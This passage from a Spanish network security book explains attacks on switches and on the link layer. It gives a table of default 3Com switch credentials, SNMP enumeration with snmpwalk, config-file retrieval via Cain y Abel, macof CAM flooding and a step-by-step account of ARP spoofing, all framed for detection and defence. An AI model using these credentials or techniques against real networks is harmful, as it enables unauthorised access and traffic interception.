Actualmente muchos usuarios aplican técnicas de ataque complejas, porque las herramientas son simples. Hacer *ARP Spoofing* con *Caín y Abel* es relativamente sencillo, entender por qué a veces funciona y otras no, o bien por qué se da un determinado comportamiento, requiere una mayor comprensión. A lo largo de los siguientes capítulos se va a hablar de diferentes técnicas de *Sniffing*, *Spoofing* y *Hijacking*, mostrando el por qué suceden. Quizás aunque no sea necesario para atacar, puesto que el "botón gordo" de tal herramienta lo hace sencillo, si será muy necesario para saber detectarlo, contrarrestarlo o evitarlo.

Decía Sun Tzu en *El arte de la guerra*: "*conoce a tu enemigo y conócete a ti mismo; en cien batallas, nunca saldrás derrotado. Si eres ignorante de tu enemigo pero te conoces a ti mismo, tus oportunidades de ganar o perder son las mismas. Si eres ignorante de tu enemigo y de ti mismo, puedes estar seguro de ser derrotado en cada batalla.* "

Capítulo IV
Atacando por capas

Atacar una red de datos es una conjunción de paciencia, pericia y suerte. Paciencia para localizar los objetivos, pericia para aplicar las técnicas y herramientas adecuadas y la suerte para estar en el lugar adecuado y sobre todo "que no te pillen". En muchas ocasiones las diferentes herramientas de las que se denominan "botón gordo" hacen demasiado ruido y basta un sistema simple de detección de intrusiones para determinar que se está produciendo un ataque.

El planteamiento del ataque se basa fundamentalmente en analizar las capas. No es objetivo del libro como ya se habló de forma previa que sea un memorándum de OSI o TCP/IP, pero es fundamental entender determinados conceptos para saber por qué pasan en ocasiones algunas cosas.

Por ejemplo un atacante que quiera obtener credenciales de un usuario de la organización puede emplear múltiples recursos para lograrlo. Lo mismo pedírselos directamente podría funcionar y sería lo más simple, pero no parece muy elegante, teniendo en cuenta que pueden utilizarse un conjunto de argucias más enrevesadas. Por ejemplo si la organización tiene una intranet donde autenticarse, se podría replicar esta en otro sistema controlado por el atacante. La víctima llegaría a ella mediante de una resolución de nombre maliciosa tras aplicar la técnica de *DNS Spoofing*, que se habría apoyado previamente en un *ARP Poisoning*, consiguiendo así que el usuario facilite gentilmente sus credenciales. La resolución es la misma pero la segunda parece más compleja ¿por qué?

En esencia no porque las técnicas o recursos anteriormente citados sean muy complejos de manejar, sino porque en ocasiones es muy complicado dar con la víctima. Basta pararse a pensar en cómo un atacante sería capaz de localizar la MAC, dirección IP o nombre de equipo de la persona de la que desea algo, en una empresa con más de 500 equipos. La respuesta es "con paciencia y con mucho cuidado". El número de teléfono hubiera sido más fácil, se lo preguntas a cualquiera y no resulta sospechoso. A veces obtener un dato como el nombre de equipo resulta más simple cuando estos tienen una asociación directa

con la persona o el rol que ocupan, pero en muchas circunstancias los nombres no sugieren nada... o sí. La experiencia o la mente maliciosa del atacante en este sentido juegan a su favor. Hacer un ataque aleatorio en la red de una empresa puede resultar sencillo, hacerlo concretamente frente a un usuario requiere por regla general más tiempo y conocimientos.

Resulta claro que con tiempo y la obtención de una cuenta débil, podría escanearse la red y si por ejemplo el atacante se encuentra ante un escenario puramente *Microsoft*, podrían llegar a saber las cuentas de usuario validadas en cada máquina. Con estos datos el ataque de *Spoofing* sería más eficaz, aunque habría habido una inversión de tiempo previo para llegar a ello. En este punto se llega a la conclusión que haber descolgado el teléfono y haberse hecho pasar por el departamento de soporte técnico hubiera sido más fácil, eso sí, *no tan elegante*.

En ocasiones, y sobre todo en las primeras experiencias, no hay nada tan desolador como cuando el auditor que inicia un análisis de seguridad interna en modo caja negra y tras conectar su ordenador a la red, obtiene como dirección IP una de tipo APIPA (asignada automáticamente por el cliente DHCP, cuando no obtiene respuesta de un DHCP). Momento de tensión y todo un mundo por descubrir tras arrancar un *sniffer*, ¿cuáles son las direcciones IP? ¿Por qué hay *broadcast* de tres segmentos diferentes supuestamente diferentes? Las tramas ARP no tienen sentido. Es cierto que en muchas circunstancias la experiencia de horas y horas analizando tramas con una herramienta como *Wireshark*, permite que ese inicio sea finalmente una interpretación más o menos rápida y cercana a la realidad. Pero con constancia se llega a las conclusiones acertadas.

Una vez que se tiene más o menos claro la dirección IP a utilizar o bien la ha dado el DHCP, y por lo tanto se ha ganado tiempo, llega la hora de analizar. El comienzo del análisis de una red siempre debe ser el de sus cimientos, la electrónica de la red. A partir de ahí todo consiste en determinar los diferentes protocolos y servicios que podrán a la larga determinar las técnicas de ataque a emplear.

4.1.- Identificación y ataques a dispositivos de red

Determinar qué electrónica de red existe en una red proporciona información muy interesante. Por lo pronto permite conocer de antemano las posibilidades que en cuanto a contramedidas puede emplear la organización. También de su configuración dice lo mucho o poco que una organización dedica a la seguridad.

Como ya se comentó previamente no son pocos los escenarios en los que los administradores se dedican a poner Switch y pinchar más y más cables. Seguramente no exista la conciencia del problema ni tampoco de las soluciones que se ofrecen. En muchas circunstancias sí existe esa preocupación, pero no es completa. Muchos modelos de dispositivos permiten una administración en modo gráfico y otro en modo comando. Esta segunda aunque menos intuitiva y amigable es más potente y permite llegar a configuraciones que no se encuentran a veces disponibles a través del interface gráfico. Por ejemplo determinados modelos de dispositivos Switch de la marca *3Com*, mantienen además del usuario *Admin*, otros tres usuarios. Dos de ellos son privilegiados, con contraseñas altamente predecibles. Este hecho es particularmente peligroso, puesto que la administración de las mismas se debe realizar a través del modo comando.

Mantener un sistema con configuraciones por defecto ofrece demasiadas opciones a un atacante y permite que este aproveche las capacidades del mismo en su propio beneficio, como por ejemplo reconducir el tráfico a su puerto.

3Com	SuperStack II Switch 2200	-	debug	synnet
3Com	SuperStack II Switch 2700	-	tech	tech
3Com	SuperStack / CoreBuilder	-	admin	-
3Com	SuperStack / CoreBuilder	-	read	-
3Com	SuperStack / CoreBuilder	-	write	-
3Com	LinkSwitch and CellPlex	-	tech	tech
3Com	LinkSwitch and CellPlex	-	debug	synnet
3com	Superstack II 3300FX	-	admin	-
3com	Switch 3000/3300	-	Admin	3com
3com	3comCellPlex7000	-	tech	tech
3Com	Switch 3000/3300	-	monitor	monitor
3Com	AirConnect Access Point	n/a	-	comcomcom
3com	Superstack II Dual Speed 500	-	security	security
3Com	OfficeConnect 5x1	at least 5.x	-	PASSWORD
3Com	SuperStack 3 Switch 3300XM	-	admin	-
3com	Super Stack 2 Switch	Any	manager	manager
3Com	SuperStack II Switch 1100	-	manager	manager
3Com	SuperStack II Switch 1100	-	security	security
3com	super stack 2 switch	any	manager	manager

Fig. 4.1.- Claves predeterminadas de dispositivos.

Este hecho no es solamente válido para Switch, sistemas de almacenamiento, de copia de seguridad o impresoras de red son también dispositivos que pueden ser accesibles fácilmente, si no se ha tenido un mínimo cuidado en protegerlos. En este sentido antes de la puesta en marcha de un nuevo dispositivo, un administrador o responsable de red debería tomarse su tiempo para analizar que tiene entre manos. Conocer qué configuración trae de fábrica y en qué medida debe modificarlo para no tener una incidencia de seguridad debería ser una máxima. Muchas organizaciones dedican esfuerzos en fortificar sus sistemas y tener correctamente actualizados los servidores y puestos de trabajo pero no hacen lo mismo con los dispositivos de red.

Hay que tener en cuenta que un Switch es hardware, pero también suele contar con un Kernell, a veces con un motor web, un servicio de SNMP (*Simple Network Management Protocol*) y otro gran número de elementos. Si no se tiene cuidado en ello podría llegar a constituirse un verdadero problema de seguridad. Hay que tener en cuenta que las vulnerabilidades afectan a todos los niveles del software, incluido el correspondiente al que se ejecuta en los sistemas de red. Sirva de ejemplo la siguiente imagen correspondiente a vulnerabilidades de dispositivos *Cisco*.

Cisco Show and Share Anonymous Access Security Bypass Vulnerability
2011-10-19
http://www.securityfocus.com/bid/50282

CiscoWorks Common Services Remote Command Injection Vulnerability
2011-10-19
http://www.securityfocus.com/bid/50284

Cisco Show and Share CVE-2011-2585 Arbitrary File Upload Vulnerability
2011-10-19
http://www.securityfocus.com/bid/50285

Multiple Cisco Products CVE-2011-2738 Remote Code Execution Vulnerability
2011-10-18
http://www.securityfocus.com/bid/49627

Cisco IOS Smart Install Remote Code Execution Vulnerability
2011-10-11
http://www.securityfocus.com/bid/49828

Cisco Unified Presence and Jabber XCP XML Bomb Denial of Service Vulnerability
2011-10-11
http://www.securityfocus.com/bid/49819

Multiple Cisco Products SunRPC/ILS Inspections Multiple Remote Denial of Service Vulnerabilities
2011-10-05
http://www.securityfocus.com/bid/49951

Cisco ASA 5500 Series MSN IM Inspection (CVE-2011-3304) Denial of Service Vulnerability
2011-10-05
http://www.securityfocus.com/bid/49952

Cisco Firewall Services Module Syslog Message Denial of Service Vulnerability
2011-10-05
http://www.securityfocus.com/bid/49953

Cisco Network Admission Control (CVE-2011-3305) Directory Traversal Vulnerability
2011-10-05
http://www.securityfocus.com/bid/49954

Cisco Firewall Services Module Authentication Proxy Remote Denial of Service Vulnerability
2011-10-05
http://www.securityfocus.com/bid/49955

Fig. 4.2.- Vulnerabilidades de *Cisco*.

Un atacante, explotará todas las posibilidades existentes y cuanto menor sea el margen que se le ofrece mucho mejor. Como atacante deberá conocer su posición con respecto a la red y aquí es muy importante cerrar la máxima visión posible. Como se verá más adelante, determinados tipos de ataques solo son factibles dentro de un segmento físico, esto implica que si el atacante se encuentra dentro de una VLAN determinada, no debería poder llegar a cabo su ataque más allá de la misma. Sin embargo si tiene acceso a la electrónica de red, podría llegar a alterar esa posición.

Hay que aprovechar todas las ventajas que aporta un dispositivo de red, por muy compleja que pueda parecer. Implementar una VLAN a nivel de Switch no es algo complejo aunque tradicionalmente siempre inspira miedo a todos aquellos ufanos en la materia. Sin embargo constituye un aliado estratégico para luchar contra los ataques en redes de datos. En vez de eso muchas empresas se ven tentadas a realizar esa segmentación a nivel lógico puesto que parece más fácil. Es decir una única VLAN y utilizando diferentes direcciones IP para separar departamentos y servicios. Aunque pueda parecer descabellado, se da en muchas circunstancias y es tan simple de darse cuenta como abrir un *sniffer* y encontrarse con tráfico *broadcast* y ARP que indican múltiples redes lógicas en un mismo segmento físico. El atacante solo tendrá que tomar nota y cambiarse la IP para ir saltando de red en red. Si esa misma circunstancia, segmentación lógica, se ve acompañada por una segmentación física, el vector de ataque se reducirá considerablemente.

En ocasiones ese desconocimiento de la seguridad o la misma despreocupación, hacen que las organizaciones faciliten las cosas. Por ejemplo dejar implementado el protocolo SNMP cuando no se está haciendo uso del mismo, permite que alguien pueda obtener información valiosa del dispositivo. Existen numerosas aplicaciones que permiten realizar esta operación y de ellas podría destacarse *SNMPWalk*.

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# snmpwalk -Os -c public -v 1 172.31.8.288 system
sysDescr.0 = STRING: Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-I5-M), Version 11.3(5)T,  RELEASE SOFTWARE (fc1)
Copyright (c) 1986-1998 by cisco Systems, Inc.
Compiled Wed 12-Aug-98 03:23 by ccai
sysObjectID.0 = OID: enterprises.9.1.185
sysUpTimeInstance = Timeticks: (85559) 0:14:15.59
sysContact.0 = STRING:
sysName.0 = STRING: router2
sysLocation.0 = STRING:
sysServices.0 = INTEGER: 78
sysORLastChange.0 = Timeticks: (0) 0:00:00.00
root@bt:~#
```

Fig. 4.3.- SMPWalk en acción.

O también recuperar ficheros de configuración completos, como la posibilidad que ofrece *Caín y Abel* a través de su funcionalidad completa de *Cisco* Config Downloader/Uploader que permite en una conjunción de SNMP y TFPT (*Trivial File Transfer Protocol*), con compilaciones OLD-*Cisco*-System_MIB o *Cisco*-Config_Copy-MIB, recuperar el fichero *running-config*.

Para la realización del ataque es necesario además de una mala configuración del dispositivo a nivel de seguridad, la no aplicación de ACL para acceso SNMP o TFTP, y será necesario conocer o acertar con la comunidad SNMP. De forma predeterminada suelen utilizarse, las comunidades Public o Private, pero también el nombre de la empresa. En ocasiones hacer uso de la ingeniería social pueden dar resultados significativos.



Fig. 4.4.- Recuperación del fichero de configuración.

Timestamp	IP Address	SNMP R/W Community	Filename
12/01/2012 - 09:48:24	172.31.0.200	public	172.31.0.200_RunningConfig_20121128482425.txt

172.31.0.200_RunningConfig_20121128482425.txt - WordPad

Inicio Ver

Pegar Portapapeles Courier New 11 Fuente Párrafo Insertar Edición

```
hostname router2
!
enable secret 5 $1$/nau$bKxoXw91XkKW6rUUkmX86.
enable password cisco1
!
memory-size iomem 20
!
!
!
!
interface Ethernet0/0
 ip address 172.31.0.200 255.255.0.0
```

Fig. 4.5.- Fichero de configuración.

Tras proporcionar los datos correspondientes, incluyendo la dirección IP de conexión con el dispositivo, se podrá recuperar el fichero de configuración del mismo, pudiendo ser utilizado para obtener las claves con las que acceder al mismo.

Si bien es cierto que este tipo de ataque requiere de una serie de condiciones: configuraciones débiles, sistemas antiguos, falta de actualizaciones, etc., no existe una norma común a la hora de establecer la seguridad de los mismos. Se asume de forma predeterminada que estos dispositivos cumplen su funcionalidad y por el hecho de ser "hierro" no tiene nada que ver con el asunto de la seguridad.

El siguiente ejemplo muestra las diferencias en cuanto a criterios de la seguridad que pueden existir. Se comentaba en el anterior capítulo que los Switch mantienen una base de datos con el conjunto de MAC asociados a los puertos del mismo denominada CAM (*Content addressable memory*) Table. Si alguna trama tiene como destino una dirección física que no está en la base de datos, podrían suceder varias posibilidades, que el Switch intente localizarlo por si mismo o bien que la información se retransmita por todos los puertos o que ésta sea rechazada. Nuevamente la condición como ya se expuso anteriormente es qué hará un dispositivo: funcionalidad frente a ¿seguridad?

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# macof
d8:c:48:31:23:42 44:76:87:72:1b:d 0.0.0.0.60653 > 0.0.0.0.25135: S 1899584468:18
99584468(0) win 512
44:e6:fa:8:a4:bc 12:d8:c5:28:ba:ba 0.0.0.0.57937 > 0.0.0.0.3164: S 397223888:397
223888(0) win 512
d1:42:5:75:9f:80 65:22:d2:63:e3:60 0.0.0.0.43991 > 0.0.0.0.36532: S 1593551995:1
593551995(0) win 512
4e:bd:f8:38:90:c9 15:2e:e5:7d:14:5f 0.0.0.0.44829 > 0.0.0.0.17386: S 973825634:9
73825634(0) win 512
ed:92:68:38:a0:52 5c:24:eb:5b:2d:ca 0.0.0.0.6665 > 0.0.0.0.28589: S 1212711859:1
212711859(0) win 512
6b:75:f4:7b:b3:8 1:57:f1:7f:96:f7 0.0.0.0.16779 > 0.0.0.0.3438: S 98489326:98489
326(0) win 512
e:fb:36:7c:9b:8d c4:37:cf:5e:40:a3 0.0.0.0.44146 > 0.0.0.0.19485: S 850492967:85
0492967(0) win 512
e5:c3:8a:4b:2e:7c 76:80:fe:69:b8:f 0.0.0.0.52279 > 0.0.0.0.57445: S 629948914:62
9948914(0) win 512
69:83:4f:33:dd:d8 cc:c6:fa:4e:ab:d 0.0.0.0.18013 > 0.0.0.0.37375: S 211646589:21
1646589(0) win 512
a2:9f:5e:3f:10:7c 88:59:c4:71:93:f5 0.0.0.0.58067 > 0.0.0.0.19395: S 2189552148:
2189552148(0) win 512
9d:3c:fa:26:3a:43 31:f7:a9:18:c:ce 0.0.0.0.17885 > 0.0.0.0.40745: S 1441259781:1
441259781(0) win 512
```

Fig. 4.6.- Aplicación *macof* para el desbordamiento de la tabla CAM.

La base de datos que puede mantener un Switch depende fundamentalmente de sus características, los hay con menos posibilidades y otros con mayores. Este aspecto entre otros es el que marca una diferencia cuantitativa, tanto tecnológica como económica.

Existe por lo tanto la opción de intentar desbordar dicha tabla para que el comportamiento del Switch no sea el deseado. Si se superan los límites de almacenamiento de información existente en la tabla, podría ocurrir que tráfico legítimo fuera renviado por todos los puertos si la información de la dirección MAC destino no se encuentra en la tabla. La aplicación *macof* permite explotar este problema, enviando tramas con diferentes direcciones físicas con objeto de desbordar la tabla CAM de un dispositivo.

Existen como no, un múltiple número más de posibilidades para explotar la funcionalidad de una red en busca de acciones maliciosas. Aquí se han mostrado alguna de ellas, pero las posibilidades son múltiples.

No debería cerrarse este punto sin hacer mención a una aplicación muy interesante denominada *Yersinia* (*http://www.yersinia.net/*), que permite analizar y explotar múltiples funcionalidades o debilidades de una red. Alterar el comportamiento del protocolo STP (*Spanning Tree Protocol*), modificar las VLAN de un dispositivo o cacharrear con los más modernos sistemas 802.1Q y 802.1X son algunas de las características que aporta. Se mostrará en el capítulo correspondiente de VLAN algunas de las funcionalidades aportadas por esta aplicación.

4.2.- Ataque en la capa de enlace

La capa de enlace constituye un elemento fundamental en la comunicación dentro de las redes de área local. Hay que tener presente que casi toda la información sensible y crítica que se maneja en una empresa, lo hace desde dentro, con destino a otros sistemas internos o a otros externos. Es por ello que la seguridad interna es clave a día de hoy. Ya se comentó que las barreras externas e internas se han acercado bastante. Las redes inalámbricas o atacantes que en modo reverso controlan sistemas del interior, permiten que una amenaza que afecta a los medios internos sea efectiva de forma externa y con una cierta capacidad de enmascaramiento.

Nóminas que van a una impresora, acceso a una intranet por personal de RRHH o los ficheros de orientación de negocio almacenados en el servidor constituyen elementos que en el día a día de una organización son habituales y todas dependen de la red. A menudo se fortifican determinados servicios, pero se discriminan aspectos tan fundamentales como que la información que transita por la red no ofrece ninguna seguridad de forma inicial. TCP/IP no proporciona mecanismos nativos para el cifrado de la información. Protocolos seguros de capa de aplicación o IPsec, ofrecen esas garantías, pero son posteriores a los

fundamentos base con los que se diseñó el *stack* de protocolo y motivados finalmente por la necesidad de aplicar seguridad.

El ataque por antonomasia y que ha sido mencionado de forma previa lo constituye el de *ARP Poisonig*. Este basa su funcionalidad en la propia funcionalidad del protocolo ARP. En los proceso de comunicación que se establecen en TCP/IP, se hacía necesario realizar la unión entre las capas puramente lógicas (3 superiores) con las físicas. Para ello era indispensable combinar de una forma u otra el valor de identificación en la capa 3 (dirección IP) y en la capa 2 (dirección MAC). De esta forma un paquete podría ser identificado completamente y encaminado correctamente a través de todos los niveles de la comunicación. Los dispositivos de capa 2 (conmutadores) y 3 (routers) no tendrían problemas para hacer llegar a su destino las tramas. El protocolo encargado de esa tarea de relacionar IP y MAC es ARP. Las especificaciones de este protocolo datan del año 1982, siendo definidas a través de la RFC 826. La idea fundamental de este protocolo consiste en la obtención de la dirección física de un sistema conociendo su dirección IP, aunque también es factible el proceso inverso haciendo uso del protocolo RARP (*Reverse ARP*). Para la obtención de dicha información se envía una petición de tipo *ARP Request* al que le corresponderá una petición de tipo *ARP Reply* en caso de respuesta afirmativa.




Fig. 4.7.- Trama *ARP Request*.

Las definiciones de funcionalidad del protocolo ARP establecían que cualquiera que tuviera la respuesta podría ofrecerla y por lo tanto el solicitante debería aceptarla. Es por ello que un equipo podría aceptar una respuesta de tipo *ARP Reply* de un equipo que no correspondiera con la IP solicitada. También un sistema podrá aceptar una petición de tipo *ARP Reply*, sin que hubiera existido una petición de tipo *ARP Request* previa. Está claro que las especificaciones fueron fundamentadas en un entorno de confianza completa. Si alguien sabe alguna cosa mejor, que lo comunique, ante una respuesta rápida la comunicación será más efectiva. El engaño no se encontraba entre las opciones barajadas.

ARP además de ser un protocolo de resolución, también es conocida como la aplicación local donde realizar la consulta de las resoluciones obtenidas. Hay que tener presente la importancia de la resolución de IP y MAC, si esta no fuera consecuente la comunicación no sería efectiva. Basta un simple ejemplo, si se introduce una información errónea en la tabla local ARP la comunicación no será efectiva.

```
C:\WINDOWS\system32\cmd.exe

C:\>ping 192.168.0.1

Haciendo ping a 192.168.0.1 con 32 bytes de datos:

Respuesta desde 192.168.0.1: bytes=32 tiempo=1ms TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo=1ms TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo<1m TTL=128

Estadísticas de ping para 192.168.0.1:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 1ms, Media = 0ms

C:\>arp -a

Interfaz: 192.168.0.2 --- 0x2
  Dirección IP          Dirección física      Tipo
  192.168.0.1           00-03-ff-a7-88-59     dinámico

C:\>arp -s 192.168.0.1 00-01-02-03-04-05

C:\>ping 192.168.0.1

Haciendo ping a 192.168.0.1 con 32 bytes de datos:

Tiempo de espera agotado para esta solicitud.

Estadísticas de ping para 192.168.0.1:
    Paquetes: enviados = 1, recibidos = 0, perdidos = 1
    (100% perdidos),
Control-C
^C
C:\>arp -a

Interfaz: 192.168.0.2 --- 0x2
  Dirección IP          Dirección física      Tipo
  192.168.0.1           00-01-02-03-04-05     estático

C:\>_
```

Fig. 4.8.- Tabla ARP.

La anterior imagen muestra una secuencia de introducción falseada de una dirección física, de tal forma que la construcción de las tramas ICMP (*Internet Control Message Protocol*) hacia la dirección IP 192.168.0.1, se realiza con una dirección MAC errónea.

La información enviada (trama ICMP) no llegará a ningún destino o a todos dependiendo nuevamente de la tecnología del Switch empleado. Si el destino no es conocido por el switch (la dirección MAC 00-01-02-03-04-05 en el caso anterior) puesto que no se encuentra en su tabla CAM, el dispositivo podría bien rechazar el paquete o bien reenviarlo por todos los puertos. La importancia de mantener una información correcta es ostensible en este punto. Si se aprende una información errónea el sistema no va a tomar la decisión de intentar evaluar si dicha información está mal, simplemente se entenderá que el equipo no se encuentra disponible. Para evitar el problema de que la información mantenida sea errónea durante un tiempo considerable, por ejemplo en situaciones de red con implementación de DHCP y direcciones IP que pueden cambiar con respecto a la dirección física, la obtenida de forma automática es considerada dinámica y limitada en el tiempo. Basado en estadísticas de uso, dicha información será eliminada de la tabla ARP local transcurrido un tiempo. Sin embargo la información introducida manualmente se considera estática y mantenida hasta que bien sea eliminada o sobrescrita manualmente o se reinicie el servicio asociado. El siguiente ejemplo muestra la información estática e información manual dentro de una tabla ARP.

```
C:\WINDOWS\system32\cmd.exe

C:\>arp -a

Interfaz: 192.168.0.2 --- 0x2
  Dirección IP          Dirección física      Tipo
  192.168.0.1           00-01-02-03-04-05     estático

C:\>arp -d

C:\>arp -a

Interfaz: 192.168.0.2 --- 0x2
  Dirección IP          Dirección física      Tipo
  192.168.0.1           00-03-ff-a7-88-59     dinámico

C:\>
```

Fig. 4.9.- Entrada estática y dinámica en una tabla ARP.

Basado en la información anterior, el ataque de *ARP Spoofing*, se articula de la siguiente forma:

- Un atacante denominado sistema H con dirección IP H y Mac H, quiere ponerse en medio de la comunicación entre el sistema A con dirección IP A y Mac A, y el sistema B con dirección IP B y Mac B.

- Para ello manda tramas *ARP Reply* a cada uno de ellos. Al Sistema A le indica que IP B se corresponde con MAC H. Al sistema B le indica que IP A se corresponde con MAC H.

- Cuando ambos sistemas reciban la información y lo almacenen en sus tablas ARP, se encontrarán ya engañados. El sistema A comunicará con la IP B pero enviándoselo realmente a MAC H.

- Con la contribución del Switch la información que parte del sistema A llegará al sistema con MAC H, es decir el sistema H. B nunca recibirá esa información porque el switch no va a enviarlo a una MAC no declarada.

- El sistema H debe ser lo suficientemente rápido para recoger la comunicación y modificar las direcciones MAC de origen y destino para que la petición llegue finalmente al sistema B. MAC de origen H, MAC de destino B.

- Esta trama nuevamente con la participación del conmutador, llegará solamente a B y por lo tanto la trama llega al destino.

- La respuesta que el sistema B pudiera enviar al equipo B cursará el camino y proceso inverso.

Este ataque es conocido también popularmente con el nombre del hombre en medio (MITM). Cualifica perfectamente el objetivo y consecuencia de la acción maliciosa. La siguiente imagen muestra la secuencia de envenenamiento ARP, donde puede apreciarse que para dos direcciones IP diferentes existen dos direcciones *ARP Reply* distintas, asignadas con la misma dirección física.




Fig. 4.10.- Secuencia de un envenenamiento ARP.

Para que el ataque sea efectivo se necesitan una serie de circunstancias:

- Que el atacante tenga visibilidad en el segmento físico con las víctimas, o al menos una de ellas y el Router que encaminará sus tramas fuera del segmento lógico que le corresponda.

- Que el engaño sea mantenido durante el tiempo que sea necesario para realizar el ataque. Para evitar que las víctimas descubran la información auténtica, el sistema atacante debe reenviar cada cierto tiempo tramas *ARP Reply* falsas. Esto hará que dicha información se encuentre siempre en las tablas ARP locales de las víctimas. Puesto que las víctimas poseerán la información necesaria para la comunicación, no tratarán de obtenerla por sus propios medios.

- Que el atacante ofrezca una buena respuesta para que no haya interrupción de la comunicación.

La siguiente imagen muestra una traza de comunicación vista desde el punto de vista del atacante, donde se puede apreciar el proceso de modificación de los datos a nivel de capa 2 para que el engaño producido sea efectivo. La comunicación corresponde con peticiones y respuestas ICMP hechas con la aplicación *ping*




Fig. 4.11.- Secuencia de envenenamiento ARP.

Se puede ver como cada petición y respuesta de *Echo ICMP*, se encuentra duplicada. Esto es debido a que visto desde el punto de vista del atacante la petición viene del sistema A y sale hacia el sistema B. Esto evidentemente genera más tráfico de red que el que se produciría en una comunicación que no se encontrara envenenada. También hay que tener en cuenta que la tecnología actual admite este aumento del número de tramas, no siendo un problema significativo.

